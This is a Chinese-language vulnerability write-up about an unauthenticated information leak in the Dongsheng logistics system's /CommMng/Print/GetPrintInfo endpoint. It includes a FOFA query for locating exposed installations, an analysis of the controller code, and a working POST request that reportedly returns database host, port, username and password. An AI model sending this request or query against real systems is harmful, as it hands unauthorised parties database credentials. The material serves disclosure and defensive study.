漏洞简介
东胜物流软件是一款用于物流管理的系统,旨在提供高效的物流操作和数据管理功能。在该软件的 /CommMng/Print/GetPrintInfo 接口中存在一个信息泄露漏洞。攻击者可以利用此漏洞,未经授权地获取系统的数据库配置信息,包括但不限于数据库的IP地址、端口、账户名以及密码等敏感数据。这可能导致数据库遭到进一步的恶意访问,从而造成数据泄露、篡改或对系统造成更深层次的破坏。
影响版本
fofa语法
(body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css") && body="东胜"
漏洞分析
根据.NET MVC框架特点找到DSWeb.CommMng中对于路由的定义
using System.Web.Mvc;

#nullable disable
namespace DSWeb.Areas.CommMng;

public class CommMngAreaRegistration : AreaRegistration
{
  public override string AreaName => "CommMng";

  public override void RegisterArea(AreaRegistrationContext context)
  {
    context.MapRoute("CommMng_default", "CommMng/{controller}/{action}/{id}", (object) new
    {
      action = "Index",
      id = UrlParameter.Optional
    });
  }
}在DSWeb.CommMng.Controllers下找到PrintController里的GetPrintInfo()方法


SqlHelper.ConnectionStringLocalTransaction包含数据库连接字符串(通常含服务器地址、用户名、密码)- 当
str2(RemoteServer)不为空时,该连接字符串被序列化到 JSON 响应中 - 响应直接返回给客户端:
return new ContentResult() { Content = str3 };
漏洞复现
POST /CommMng/Print/GetPrintInfo HTTP/1.1
Host: dongsheng.mrxn.net
Content-Type: application/x-www-form-urlencoded

type=test&sql1=&sql2=&sql3=&sql4=&sql5=&sql6=
成功在响应回显数据库连接信息如ip地址、端口、账户、密码等敏感信息。